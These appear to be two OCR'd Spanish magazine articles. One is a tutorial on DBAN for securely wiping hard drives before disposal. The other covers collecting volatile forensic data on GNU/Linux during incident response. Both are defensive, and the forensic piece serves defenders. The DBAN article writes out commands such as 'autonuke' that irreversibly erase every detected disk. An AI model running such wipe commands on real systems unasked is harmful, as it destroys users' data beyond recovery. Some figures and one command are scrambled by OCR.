La información almacenada en un disco duro no se borra fácilmente. Usando los programas adecuados se puede recuperar incluso después de haberlo formateado. Por eso es necesario el uso de herramientas que nos aseguren que no se podrá recuperar la información del disco duro antes de desprendernos de él. DBAN es un proyecto *Open Source* que puede borrar de forma segura toda la información del disco duro.



es@lpmagazine.org

Hoy en día es normal que la mayoría de las organizaciones y empresas inviertan mucho dinero y esfuerzo en proteger sus sistemas informáticos. Evitar ataques de los, sacar copias de seguridad, restringir el acceso a determinada información son las mayores preocupaciones que rondan por la cabeza de los administradores de sistemas.

Ahora bien, ¿qué ocurre cuando queremos deshacernos de un disco duro? La reubicación dentro de la misma empresa de un equipo, el *leasing*, el *renting*, la donación, la venta de equipos o el reciclaje de los mismos son algunas de las formas en las que puede llegar información privada o, incluso, confidencial a cualquier persona de forma "accidental".

El estudio más famoso sobre este tema lo llevaron a cabo dos estudiantes del MIT (*Massachusetts Institute of Technology*) en el año 2003 comprando 158 discos duros a través de eBay y recuperando datos médicos, de tarjetas de crédito, imágenes pornográficas, etc., [2]. Sin embargo, no ha sido el único ya que más recientemente, en 2009 se hizo público otro estudio en el que, por poner un ejemplo, se encontraron datos sobre un misil de defensa aérea en un disco duro comprado también por eBay [3]. Esto debería hacernos ver lo cuidadosos que debemos de ser cuando por el motivo que sea, como particulares o como trabajadores de una empresa, vayamos a desprendernos de un equipo o de un disco duro. Sería interesante hacer todo lo que estuviera en nuestras manos para que no se pudieran obtener datos privados y/o confidenciales de los mismos.

¿Necesidad o falsa alarma?

El problema está en que cuando borramos un archivo de un ordenador, realmente no se elimina del sistema. Simplemente se hace invisible, se marca para indicar que se puede volver a usar el espacio que necesitaba. Esto implica que se pueden recuperar estos archivos "eliminados" usando los programas adecuados al alcance de cualquiera. Y prácticamente ocurre lo mismo cuando formateamos el disco duro, realmente no se borra toda la información.

Sin embargo, no se trata únicamente de no exponernos a perder información sensible sino que el hecho de no destruir o impedir recuperar correctamente determinada información puede tener consecuencias muy graves. En el



artículo 92 del Real Decreto 1720/2007 en su apartado 4 queda completamente especificado que "siempre que vaya a desecharse cualquier documento o soporte que contenga datos de carácter personal deberá procederse a su destrucción o borrado, mediante la adopción de medidas dirigidas a evitar el acceso a la información contenida en el mismo o su recuperación posterior". Además, en la LOPD (Ley Orgánica de Protección de Datos de carácter personal) están establecidas las sanciones correspondientes por las infracciones que pueden acarrear el incumplimiento del punto anterior estando comprendidas entre los 60.101 € (cuantía mínima por una infracción grave) y los 601.012 € (cuantía máxima por una infracción muy grave).

Todos estos son motivos más que suficientes para prestar especial atención al borrado de los datos almacenados en el disco duro si no queremos tener problemas con la Agencia Española de Protección de Datos. Por lo tanto, si necesitamos que la información que tenemos no esté disponible ni para nosotros ni para nadie tendremos que usar programas que borren permanentemente la información.

Darik's Boot and Nuke

DBAN (*Darik's Boot and Nuke*) es un proyecto de código abierto alojado en SourceForge [4] y que consiste en un disco de arranque basado en Linux que limpia de forma segura los discos duros que sea capaz de detectar. El hecho de poderlo arrancar desde un disquete, un CD, un DVD o una memoria USB le da una gran versatilidad. Sin embargo, no es lo único en lo que destaca ya que con él podremos elegir entre 6 métodos de borrado seguro y puede ser configurado para *limpiar* automáticamente cada uno de los discos duros que tenga el equipo.

DBAN impide o dificulta a fondo todas las técnicas conocidas de análisis forense de disco duro. Por lo tanto, es un medio de garantizar que no se perderán datos en el reciclaje de ordenadores, una forma de prevenir el robo de identidades si queremos vender un ordenador, y una buena alternativa para borrar completamente virus o *spyware*.

Aunque el proyecto DBAN estuvo parcialmente financiado y apoyado por el GEEP (*Global Electric Electronic Processing*) en la actualidad ya no lo apoyan y ha desarrollado su propia herramienta llamada EBAN que es de pago. Sin embargo, existen otras alternativas libres a DBAN como son Wipe [5] y Scrub [6].

Descargar DBAN

Si, después de pensarlo con tranquilidad, hemos decidido usar DBAN, lo primero que debemos hacer es bajarlo desde http://www.dban.org/download. En esta página podremos elegir entre descargarnos DBAN para ordenadores con procesadores Intel y AMD, es decir, aquellos de la familia x86 (la mayoría de nosotros elegirá éste); o para los que posean un procesador PowerPC.

Tabla 1. Los comandos

Comando	Acción
dod	Aplica el método DoD 5220.22-M
dodshort	Aplica el método DoD con sólo 3 pasadas
ops2	Aplica el método RCMP TSSIT OPS-II
gutmann	Aplica el método Gutmann
prng	Aplica el método PRNG Stream
quick	Rellena el dispositivo con ceros en un sola pasada

Una vez descargado el archivo, lo descomprimimos y nos encontramos con varios archivos y carpetas. El archivo que más nos interesa es la imagen ISO de DBAN que deberemos grabar en un CD o DVD con nuestro software de grabación favorito K3B, Brasero o desde la línea de comandos con cdrecord. Además para tener el disco bien etiquetado podemos imprimir la galleta (etiqueta para el CD) que viene en la carpeta *Media Stickers* (Figura 1). Ahora que disponemos de nuestro CD de DBAN etiquetado y todo, ya sólo nos queda arrancar nuestro ordenador con él.

Usando DBAN

Una vez que conocemos los métodos de borrado seguro que podemos seleccionar con *Darik's Boot and Nuke* estamos preparados para usarlo. Así que cogemos el CD que hemos grabado y arrancamos el ordenador al que queramos limpiar completamente el disco duro. La pantalla con la que DBAN nos da la bienvenida es la de la Figura 2.

En ella lo primero que leemos es la advertencia de que este software destruye los datos de forma que no pueden ser recuperados y que, por supuesto, se proporciona sin ninguna garantía. A continuación tenemos las teclas que nos van a permitir conocer algo más sobre DBAN.

- F2: muestra más información sobre DBAN.
- F3: muestra la lista de comandos.
- F4: ayuda para resolver pequeños problemas de funcionamiento de DBAN.
- Intro: inicia DBAN en modo interactivo.
- autonuke: inicia DBAN en modo automático.

Lo más sencillo consiste en escribir autonuke y pulsar Intro. De esta forma DBAN arrancará y se pondrá a borrar todos los discos duros de nuestro equipo mediante el método DoD Short que explicaremos más adelante. Sin embargo, la forma más completa de usar esta herramienta sea pulsando Intro directamente sin escribir nada y así usar DBAN de forma interactiva. De esta forma podemos seleccionar el algoritmo PRNG (pulsando la tecla P), el método para el borrado seguro de datos

Figura 1. Pantalla de inicio de DBAN

Figura 2. Usando DBAN en modo interactivo




Figura 3. Usando DBAN en modo interactivo

```
Darik's Boot and Nuke beta.2007042900
Options                                   Statistics
Entropy: Linux Kernel (urandom)           Runtime:
PRNG:    Mersenne Twister (mt19937ar-cok) Remaining:
Method:  DoD 5220.22-M                    Load Averages:
Verify:  Last Pass                        Throughput:
Rounds:  1                                Errors:
Wipe Method
   Quick Erase            syslinux.cfg: nuke="dwipe --method dod522022m"
   RCMP TSSIT OPS-II      Security Level: Medium (7 passes)
   DoD Short
 ▸ DoD 5220.22-M
   Gutmann Wipe
   PRNG Stream
 The American Department of Defense 5220.22-M standard wipe.
 This implementation uses the same algorithm as the Heidi Eraser product.
J=Up K=Down Space=Select
```

Figura 4. Elegimos el método de borrado de forma interactiva

(pulsando M), el modo de verificación (con la tecla V), el número de veces que se aplicará el método (con la R) y la unidad o unidades de disco que serán borradas (pulsando la barra espaciadora).

En la Figura 3 podemos ver que se usará DBAN sólo sobre uno de los dos discos duros que tiene el equipo (el marcado con *wipe*) con el método Gutmann y se verificará sólo la última pasada. Para empezar con el trabajo tendremos que pulsar la tecla F10.

Métodos de borrado seguro

DBAN dispone de 6 métodos distintos para limpiar los discos duros. La elección de uno u otro dependerá del nivel de seguridad que pretendamos alcanzar y del tiempo que estemos dispuestos a esperar, ya que en algunos casos podría tardar en completar el borrado más de un día.

Como explicamos antes, para seleccionar en el modo interactivo el método de eliminación de datos debemos pulsar la tecla M y veremos la siguiente pantalla (ver Figura 4).

Quick Erase

Nivel de seguridad: bajo (1 pasada). Este método rellena el dispositivo con ceros. Como este método siempre realiza una única pasada, no tiene en cuenta la opción *rounds* (que especifica el número de veces que se ejecutará el algoritmo). Al ser poco seguro se puede emplear cuando el disco duro se vaya a reutilizar dentro de la misma empresa siempre y cuando no contenga datos confidenciales.

RCMP TSSIT OPS-II

Nivel de seguridad: medio (8 pasadas). Método para eliminar datos de la Policía Montada de Canadá (RCMP, *Royal Canadian Mounted Police*) descrito en el *Technical Security Standard for Information Technology* (TSSIT) apéndice OPS-II. Usa un patrón de un byte aleatorio que se cambia en cada pasada.

DoD Short

Nivel de seguridad: medio (3 pasadas). Está basado en el método de eliminación segura de datos del Departamento de Defensa de los Estados Unidos pero realiza solamente 3 pasadas (la 1, 2 y 7 del método estándar).

DoD 5220.22-M

Nivel de seguridad: medio (7 pasadas). Este método fue definido por el Departamento de Defensa de los Estados Unidos en el manual de operaciones del Programa Nacional de Seguridad Industrial (NISPOM, *National Industrial Security Program Operating Manual*) [7]. Sin embargo, en la actualidad este documento no especifica ningún método de borrado de información. Los estándares para la eliminación segura de información los especifican ahora el Servicio de Seguridad de Defensa (DSS, *Defense Security Service*) en su *Clearing and Sanitization Matrix* (C&SM). Sin embargo, desde la edición de junio de 2007 de este documento, la sobreescritura no se considera un método aceptable para la eliminación segura de medios magnéticos; sólo se considera apropiado la destrucción física.

La implementación de DBAN usa el mismo algoritmo que *Eraser*, que permite el borrado seguro de archivos en Windows.

Gutmann Wipe

Nivel de seguridad: alto (35 pasadas). Se basa en el algoritmo descrito por Peter Gutmann en el documento "Secure Deletion of Data from Magnetic and Solid-State Memory" [8]. El método consiste en escribir una serie de 35 patrones distintos.

PRNG Stream

Nivel de seguridad: depende del número de ejecuciones. Este método rellena el dispositivo con un flujo de números generados de forma pseudoaleatoria (PRNG) y es probablemente el mejor método para usar en los discos duros actuales porque varía el esquema de codificación.

Se clasifica con el nivel de seguridad medio si se ejecuta en 4 ocasiones y alto con 8 ejecuciones o más.

En DBAN tenemos disponibles dos tipos de generadores de números pseudoaleatorios:

- Mersenne Twister: fue inventado en 1997 por Makoto Matsumoto y Takuji Nishimura. Tiene un periodo de garantía de 2^{19937}-1 y es muy rápido.

```
DBAN succeeded.
All selected disks have been wiped.
Hardware clock operation start date:  Thu Feb 18 13:38:15 2010
Hardware clock operation finish date: Thu Feb 18 14:42:18 2010
Saving logs to A:\DBANLOG on removable media... done.
```

Figura 5. DBAN ha terminado

- ISAAC (*Indirection, Shift, Accumulate, Add, and Count*): diseñado por Robert Jenkins en 1996 para ser criptográficamente seguro, está basado en el RC4.

Modo comando

El modo interactivo es muy cómodo y fácil de usar, sin embargo a los usuarios avanzados tal vez necesiten algo más. Si eres uno de ellos, aquí tienes los comandos que deberás introducir directamente una vez ha arrancado DBAN (Tabla 1).

Borrado completado

Una vez que DBAN haya acabado con cualquier posibilidad de recuperar los datos que teníamos almacenados en nuestro disco duro, nos encontraremos frente a una información parecida a la que se muestra en la Figura 5. Ya sólo nos quedará retirar el CD de la unidad para dar por terminado el proceso.

No debemos olvidar que el disco duro no contendrá nada, ni siquiera la tabla de particiones. Aunque eso no es ningún problema ya que al instalar cualquiera de los sistemas operativos actuales la creará por nosotros.



En la red

- [1] Darik's Boot And Nuke: *www.dban.org*
- [2] Remembrance of Data Passed: A Study of Disk Sanitization Practices: *www.lifespanrecycling.com/site/content/IEEEReportonDataPrivacy.pdf*
- [3] The 2008 Analysis of Information Remaining on Disks Offered for Sale on the Second Hand Market: *http://www.jiclt.com/index.php/jiclt/article/view/80/79*
- [4] DBAN en SourceForge: *http://sourceforge.net/projects/dban/*
- [5] Wipe: *http://lambda-diode.com/software/wipe*
- [6] Scrub: *http://code.google.com/p/diskscrub/*
- [7] National Industrial Security Program Operating Manual (NISPOM): *http://www.dss.mil/GW/ShowBinary/DSS/isp/odaa/documents/nispom2006-5220.pdf*
- [8] Secure Deletion of Data from Magnetic and Solid-State Memory: *http://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html*

Conclusiones

Habiendo quedado claro que un borrado normal de los archivos o un formateo del disco duro no eliminan los datos almacenados y sabiendo de la importancia de no dejar ni rastro en un disco duro cuando nos vayamos a deshacer de él, se hace imprescindible el uso de una herramienta como DBAN para evitarnos problemas o lamentaciones posteriores. La elección del método de borrado deberá ser un compromiso entre el nivel de seguridad que deseemos alcanzar y el tiempo que estemos dispuestos a esperar, pero siempre habrá alguno que se adaptará a nuestras necesidades.



Recolección de datos en GNU/Linux para propósitos forenses

Alonso Eduardo Caballero Quezada

En los cursos de Cómputo Forense que he tenido la oportunidad de dictar, los requerimientos del curso casi siempre se orientan a computadoras con el Sistema Operativo Windows. Pero cierto día se presentó el requerimiento de un cliente para el dictado de un curso donde se expusiera la respuesta de incidentes y la metodología de cómputo forense aplicada a sistemas GNU/Linux. Esto trajo a mi memoria el primer libro que leí sobre Respuesta de Incidentes y Cómputo Forense hace algunos años, y es una buena base para desarrollar el tema. Obviamente el curso se dictó, y el presente artículo expone la primera parte de lo dictado, lo cual versó sobre las mecanismos necesarios a realizar para obtener los datos volátiles de un sistema GNU/Linux para propósitos forenses.



es@lpmagazine.org

La respuesta inicial en un sistema GNU/Linux es similar a la respuesta de un incidente ocurrido en un sistema con el sistema operativo Windows. El objetivo principal es obtener los datos volátiles de la evidencia localizados en el sistema antes de realizar las réplicas o copias bit a bit. Además es factible expandir la respuesta inicial, para obtener archivos de registro, archivos de configuración, archivos del sistema, entre otros archivos para confirmar si se ha producido o no un incidente.

Un sistema GNU/Linux tiene la dificultad extra en el tema de la recuperación de archivos eliminados. En GNU/Linux por ejemplo, es factible eliminar el archivo que corresponde a un proceso que está en ejecución; luego de lo cual el proceso continua en ejecución aunque el archivo haya sido eliminado del disco duro.

Herramientas de Respuesta

Lo primero que se necesita para responder a un incidente es preparar un conjunto de herramientas; esta fase puede ser tediosa y consumir un poco de tiempo, dadas las variantes existentes en GNU/Linux. El escenario ideal es compilar cada una de las herramientas de manera estática y colocarlos en un medio de solo lectura, por ejemplo un CD o DVD. Se debe también tener en consideración que en algunas versiones de GNU/Linux los programas compilados para una versión 1.X por ejemplo podrían no funcionar correctamente en una versión 2.X y viceversa.

La creación de CD de respuesta, se puede reducir a cuatro etapas:

- Crear un directorio adecuado para almacenar las herramientas que contendrá el CD, por ejemplo "IR_Debian". Dentro de este directorio se procede a crear una estructura de directorios, lo mínimo podría ser la creación de un directorio "bin" y otro directorio "lib".
- Determinar cuales son las herramientas de seguridad y análisis necesarias para ser incluidas en el CD. Por ejemplo: *bash, csh, ls, cd, cat, more, lsof, netstat, ifconfig, netcat* y herramientas de TSK (*The Sleuth Kit*), entre otras. Estas herramientas deben ser copiadas al directorio "bin".

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
debian:~# usb 2-1: new high speed USB device using ehci_hcd and address 2
usb 2-1: configuration #1 chosen from 1 choice
SCSI subsystem initialized
Initializing USB Mass Storage driver...
scsi0 : SCSI emulation for USB Mass Storage devices
usbcore: registered new driver usb-storage
USB Mass Storage support registered.

debian:~# mount -o /dev/sda1 /media/sda1/
debian:~# PATH=/media/sda1/IR_Debian/bin
debian:~# LD_LIBRARY_PATH=/media/sda1/IR_Debian/lib/:$LD_LIBRARY_PATH
debian:~# LD_LIBRARY_PATH=/media/sda1/IR_Debian/usr/lib/:$LD_LIBRARY_PATH
debian:~# cd /media/sda1/IR_Debian/
debian:/media/sda1/IR_Debian# ls
bin  bin_debian.md5  bin_debian.sha1  lib  usr
debian:/media/sda1/IR_Debian# cd bin
debian:/media/sda1/IR_Debian/bin# ls
bash      dd    find      last   lsof     more  perl  script   vi
cat       df    gzip      ls     md5sum   nc    ps    strace   w
cryptcat  file  ifconfig  lsmod  modinfo  pcat  rm    strings
debian:/media/sda1/IR_Debian/bin# bash
debian:/media/sda1/IR_Debian/bin# _
```

Figura 1. Listado de los comandos básicos GNU/Linux para una respuesta de incidentes

- La fase que continúa puede ser un poco tediosa. Los binarios son compilados para utilizar por defecto librerías dinámicas. Esto implica que se hace necesario realizar la compilación de cada herramienta como un binario estático. Pero existe una manera más fácil de utilizar estos binarios, y consiste en determinar cuales son las librerías que necesita cualquier binario GNU/Linux. ldd (List Dinamic Dependencies) o por la traducción de sus siglas en inglés (Lista de Dependencias Dinámicas), puede indicar cuales son las versiones de las librerías necesarias y donde se encuentran ubicadas, para luego ser copiadas a la carpeta "lib". Todo esto puede ser realizado con el siguiente comando:

```
# ldd bin/* | grep "/lib" | sed -e 's/.*\(/lib\/[^
]*\).*/cp \1 lib/' | sh
```

- La cuarta fase es opcional, y consiste en crear una imagen iso de todo el directorio para ser grabado en un CD, aunque también es factible copiar estas herramientas a una unidad USB. En el caso de utilizar una unidad USB, se debe verificar que los archivos contenidos en la unidad USB no sufran modificación alguna. Para esto se deben aplicar todas las precauciones necesarias, por ejemplo evitar el montaje automático en el sistema que está siendo intervenido, proceder a montar la unidad USB en modo de solo lectura, además de verificar que se preserve la integridad de todos sus archivos.

Para utilizar el CD o unidad USB, como en este caso, se necesitan definir dos variables, una de las cuales indicará que los binarios serán leídos de la carpeta "bin" y otra que las librerías utilizadas sean las ubicadas en la carpeta "lib". Esto se hace de la siguiente manera:

```
# PATH=/media/sda1/IR_Debian/bin
# LD_LIBRARY_PATH=/media/sda1/IR_Debian/lib:$LD_
LIBRARY_PATH
```

```
OPTIND=1
OSTYPE=linux-gnu
PATH=/media/sda1/IR_Debian/bin
PIPESTATUS=([0]="1")
PPID=1653
PS1='\h:\w\$ '
PS2='> '
PS4='+ '
PWD=/media/sda1/IR_Debian/bin
SHELL=/bin/bash
SHELLOPTS=braceexpand:emacs:hashall:histexpand:history:interactive-comments:moni
tor
SHLVL=2
TERM=linux
UID=0
USER=root
_=/
debian:/media/sda1/IR_Debian/bin# date
mar ene 12 03:49:01 PET 2010
debian:/media/sda1/IR_Debian/bin# w
 03:49:01 up 18 min,  2 users,  load average: 0.24, 0.11, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                 03:45    0.00s  0.23s  0.00s w
root     tty2     -                 03:39   39.00s  0.07s  0.07s -bash
debian:/media/sda1/IR_Debian/bin# _
```

Figura 2. Salida de los comandos *date* y *w* ejecutados

```
ls: no se puede leer el enlace simbólico /proc/84/exe: No existe el fichero o el
 directorio
ls: no se puede leer el enlace simbólico /proc/84/task/84/exe: No existe el fich
ero o el directorio
ls: no se puede leer el enlace simbólico /proc/85/exe: No existe el fichero o el
 directorio
ls: no se puede leer el enlace simbólico /proc/85/task/85/exe: No existe el fich
ero o el directorio
ls: no se puede leer el enlace simbólico /proc/86/exe: No existe el fichero o el
 directorio
ls: no se puede leer el enlace simbólico /proc/86/task/86/exe: No existe el fich
ero o el directorio
ls: no se puede leer el enlace simbólico /proc/87/exe: No existe el fichero o el
 directorio
ls: no se puede leer el enlace simbólico /proc/87/task/87/exe: No existe el fich
ero o el directorio
ls: no se puede leer el enlace simbólico /proc/9/exe: No existe el fichero o el
directorio
ls: no se puede leer el enlace simbólico /proc/9/task/9/exe: No existe el ficher
o o el directorio
ls: no se puede leer el enlace simbólico /proc/959/exe: No existe el fichero o e
l directorio
ls: no se puede leer el enlace simbólico /proc/959/task/959/exe: No existe el fi
chero o el directorio
debian:/media/sda1/IR_Debian/bin# ls -alR / > /media/sda1/IR_Debian/tiempo_m_
```

Figura 3. Algunos errores mostrados al recolectar las horas de modificación de los archivos

```
# LD_LIBRARY_PATH=/media/sda1/IR_Debian/usr/lib:
$LD_LIBRARY_PATH
```

Ahora solamente resta ejecutar un shell confiable (bash) desde el CD o unidad USB.

La Figura 1 muestra el directorio creado en una unidad USB con algunos de los comandos básicos de un sistema GNU/Linux para realizar la respuesta de un incidente.

Almacenamiento de la información

Cuando se presenta la ocasión de responder a un incidente, se debe seleccionar el lugar donde se almacenará la información capturada. Algunas de las opciones que se tienen son las siguientes:

- Almacenar los datos en un medio diferente, como por ejemplo una unidad USB.
- Registrar la información a mano (poco óptimo, pero es una opción).
- Utilizar netcat o cryptcat para transferir los datos capturados sobre la red a una estación forense.

No se recomienda almacenar los datos capturados en un disco duro local. Pues dado el caso que se requiera una recuperación de datos o análisis forense, los datos que se escriban en el disco duro local sobrescribirán los datos eliminados que se ubican en el espacio sin asignar, lo cual puede contener evidencia muy valiosa para la investigación.

Una unidad USB es una buena opción para realizar la recolección de datos, esto debido al incremento en su capacidad de almacenamiento, además de su confiabilidad. Se recomienda utilizar un bloqueador de escritura para USB, lo cual permite que los datos sean leídos desde la unidad de almacenamiento USB sin el temor de que

```
debian:/media/sda1/IR_Debian/bin# date
mar ene 12 05:32:13 PET 2010
debian:/media/sda1/IR_Debian/bin# w
 05:32:13 up  2:01,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                 05:30    0.00s  0.21s  0.00s w
root     tty2     -                 03:39    3:52   0.13s  0.13s -bash
debian:/media/sda1/IR_Debian/bin# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    3072     @/org/kernel/udev/ude
vd
unix  7      [ ]         DGRAM                    5502     /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     5537     /var/run/acpid.socket
unix  2      [ ]         DGRAM                    10767
unix  2      [ ]         DGRAM                    6150
unix  2      [ ]         DGRAM                    5539
unix  2      [ ]         DGRAM                    5515
unix  2      [ ]         DGRAM                    5504
debian:/media/sda1/IR_Debian/bin# _
```

Figura 4. Salida de la ejecución del comando netstat -an

```
debian:/media/sda1/IR_Debian/bin# bash
debian:/media/sda1/IR_Debian/bin# netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
1523/vsftpd
tcp6       0      0 :::22                   :::*                    LISTEN
1518/sshd
udp        0      0 0.0.0.0:68              0.0.0.0:*
1585/dhclient3
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name    P
ath
unix  6      [ ]         DGRAM                    5686     1475/syslogd        /
dev/log
unix  2      [ ]         DGRAM                    3078     700/udevd           @
/org/kernel/udev/udevd
unix  2      [ ACC ]     STREAM     LISTENING     5720     1493/acpid          /
var/run/acpid.socket
unix  2      [ ]         DGRAM                    6009     1557/login
unix  2      [ ]         DGRAM                    5978     1585/dhclient3
unix  2      [ ]         DGRAM                    5722     1493/acpid
unix  2      [ ]         DGRAM                    5698     1484/klogd
debian:/media/sda1/IR_Debian/bin# _
```

Figura 5. Información expuesta después de la ejecución del comando netstat -anp

```
root       465  0.0  0.0      0     0 ?        S<   05:48   0:00 [khubd]
root       606  0.0  0.0      0     0 ?        S<   05:48   0:00 [scsi_eh_0]
root       608  0.0  0.0      0     0 ?        S<   05:48   0:00 [usb-storage]
root       618  0.0  0.0      0     0 ?        S<   05:48   0:00 [kjournald]
root       700  0.0  0.1   2292   780 ?        S<s  05:48   0:00 udevd --daemon
root       984  0.0  0.0      0     0 ?        S<   05:48   0:00 [kpsmoused]
root      1209  0.0  0.0      0     0 ?        S<   05:48   0:00 [kmirrord]
root      1475  0.0  0.1   1820   636 ?        Ss   05:48   0:00 /sbin/syslogd
root      1484  0.0  0.0   1764   460 ?        Ss   05:48   0:00 /sbin/klogd -x
root      1493  0.0  0.1   1768   572 ?        Ss   05:48   0:00 /usr/sbin/acpid
root      1518  0.0  0.2   5132  1048 ?        Ss   05:48   0:00 /usr/sbin/sshd
root      1523  0.0  0.1   3776   956 ?        S    05:48   0:00 /usr/sbin/vsftp
root      1538  0.0  0.1   3432   780 ?        Ss   05:48   0:00 /usr/sbin/cron
root      1557  0.0  0.2   2656  1220 tty1     Ss   05:48   0:00 /bin/login --
root      1560  0.0  0.2   2656  1220 tty2     Ss   05:48   0:00 /bin/login --
root      1561  0.0  0.0   1768   508 tty3     Ss+  05:48   0:00 /sbin/getty 384
root      1562  0.0  0.0   1768   504 tty4     Ss+  05:48   0:00 /sbin/getty 384
root      1563  0.0  0.0   1764   504 tty5     Ss+  05:48   0:00 /sbin/getty 384
root      1564  0.0  0.0   1768   508 tty6     Ss+  05:48   0:00 /sbin/getty 384
root      1585  0.0  0.0   2180   388 ?        S<s  05:48   0:00 dhclient3 -pf /
root      1597  0.0  0.3   4272  1760 tty1     S    05:55   0:00 -bash
root      1617  0.0  0.3   4252  1684 tty1     S    05:55   0:00 bash
root      1718  0.0  0.3   4336  1824 tty2     S+   06:29   0:00 -bash
root      1754  0.0  0.2   3720  1036 tty1     R+   07:06   0:00 ps -aux
debian:/media/sda1/IR_Debian/bin# ps -aux_
```

Figura 7. Información expuesta después de la ejecución del comando ps -aux

los datos en él sean modificados de manera imprevista. Un bloqueador de escritura para USB está diseñado para extraer imágenes o réplicas forenses desde una unidad de almacenamiento USB. En el caso de que una unidad o memoria USB sea montada automáticamente en un sistema GNU/Linux esto evitará que este proceso comprometa el trabajo del analista forense. Una buena opción es utilizar *netcat* para transferir mediante la red la información que está siendo obtenida, pero se debe tener en consideración que la transferencia se realiza sin cifrado alguno, con lo cual es factible que los datos en transferencia puedan ser comprometidos. Una solución para evitar tal situación es utilizar para la transferencia *cryptcat*, *cryptcat* es un *netcat* mejorado el cual ofrece un canal TCP o UDP encriptado con *twofish*, el cual puede leer y escribir datos entre la conexiones de red.

Ahora que se conoce donde se almacenarán los datos que se obtengan, es oportuno considerar el mejor momento para responder al incidente, aquí se tienen dos escenarios: cuando el usuario o atacante se encuentra o no en línea. Para esto, primero se debe determinar si es recomendable mantener la conexión de red, o si es mejor proceder a desconectar el cable, para prevenir que los usuarios o atacantes se conecten al sistema durante la respuesta inicial. Luego de esto ya se puede proseguir con la respuesta en la consola del sistema objetivo.

Obteniendo la información volátil

Cuando se recolectan los datos volátiles, es recomendable realizar la respuesta en el sistema objetivo en modo consola, en lugar de acceder mediante la red. Esto elimina la posibilidad de que el atacante vigile la respuesta y se asegura que se están ejecutando comandos confiables.

Este escenario se concentra solamente en la obtención de los datos volátiles antes de apagar o desconectar el sistema. Los datos volátiles incluyen sockets abiertos recientemente, procesos en funcionamiento, el contenido de la memoria RAM, y la ubicación de archivos sin enlaces.

A continuación se detalla cual es la mínima información que debe ser recolectada:

- Fecha y hora del sistema,
- Una lista de los usuarios que están presentes en el sistema,
- Marcas completas de la fecha y hora del sistema de archivos,
- Una lista de los procesos actualmente en ejecución,
- Una lista de los sockets abiertos actualmente,
- Las aplicaciones atendiendo en los sockets abiertos,
- Una lista de los sistemas que tengan conexiones actuales o recientes al sistema.

Para recolectar los datos detallados en la anterior lista, se deben seguir los siguientes pasos:

- Tomar una fotografía de la pantalla,
- Ejecutar un shell confiable,
- Registrar la hora y fecha del sistema,
- Determinar quien está presente en el sistema,
- Registro de los tiempos de acceso, creación y modificación de todos los archivos,
- Determinar los puertos abiertos,
- Listar las aplicaciones asociadas con los puertos abiertos,
- Determinar los procesos en ejecución,
- Listar las conexiones actuales o recientes,
- Registrar la fecha del sistema,
- Registrar los pasos tomados,
- Registrar sumas de verificación criptográficas.

Antes de proceder a detallar todos los pasos anteriormente descritos, se debe tener presente que todos los pasos que se tomen en el sistema deben ser documentados con la mayor diligencia. Se debe recordar

```
1523/vsftpd
tcp6       0      0 :::22                   :::*                    LISTEN
1518/sshd
udp        0      0 0.0.0.0:68              0.0.0.0:*
1585/dhclient3
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name    P
ath
unix  7      [ ]         DGRAM                    5686     1475/syslogd        /
dev/log
unix  2      [ ]         DGRAM                    3078     700/udevd           @
/org/kernel/udev/udevd
unix  2      [ ACC ]     STREAM     LISTENING     5720     1493/acpid          /
var/run/acpid.socket
unix  2      [ ]         DGRAM                    6469     1560/login
unix  2      [ ]         DGRAM                    6009     1557/login
unix  2      [ ]         DGRAM                    5978     1585/dhclient3
unix  2      [ ]         DGRAM                    5722     1493/acpid
unix  2      [ ]         DGRAM                    5698     1484/klogd
debian:/media/sda1/IR_Debian/bin# lsof -i
COMMAND    PID USER   FD   TYPE DEVICE SIZE NODE NAME
sshd      1518 root    3u  IPv6   5800       TCP *:ssh (LISTEN)
vsftpd    1523 root    3u  IPv4   5821       TCP *:ftp (LISTEN)
dhclient3 1585 root    4u  IPv4   5584       UDP *:bootpc
debian:/media/sda1/IR_Debian/bin# _
```

Figura 6. Salida de la ejecución del comando lsof -i

```
root      1493  0.0  0.1   1768   572 ?        Ss   05:48   0:00 /usr/sbin/acpid
root      1518  0.0  0.2   5132  1048 ?        Ss   05:48   0:00 /usr/sbin/sshd
root      1523  0.0  0.1   3776   956 ?        S    05:48   0:00 /usr/sbin/vsftp
root      1538  0.0  0.1   3432   780 ?        Ss   05:48   0:00 /usr/sbin/cron
root      1557  0.0  0.2   2656  1220 tty1     Ss   05:48   0:00 /bin/login --
root      1560  0.0  0.2   2656  1220 tty2     Ss   05:48   0:00 /bin/login --
root      1561  0.0  0.0   1768   508 tty3     Ss+  05:48   0:00 /sbin/getty 384
root      1562  0.0  0.0   1768   504 tty4     Ss+  05:48   0:00 /sbin/getty 384
root      1563  0.0  0.0   1764   504 tty5     Ss+  05:48   0:00 /sbin/getty 384
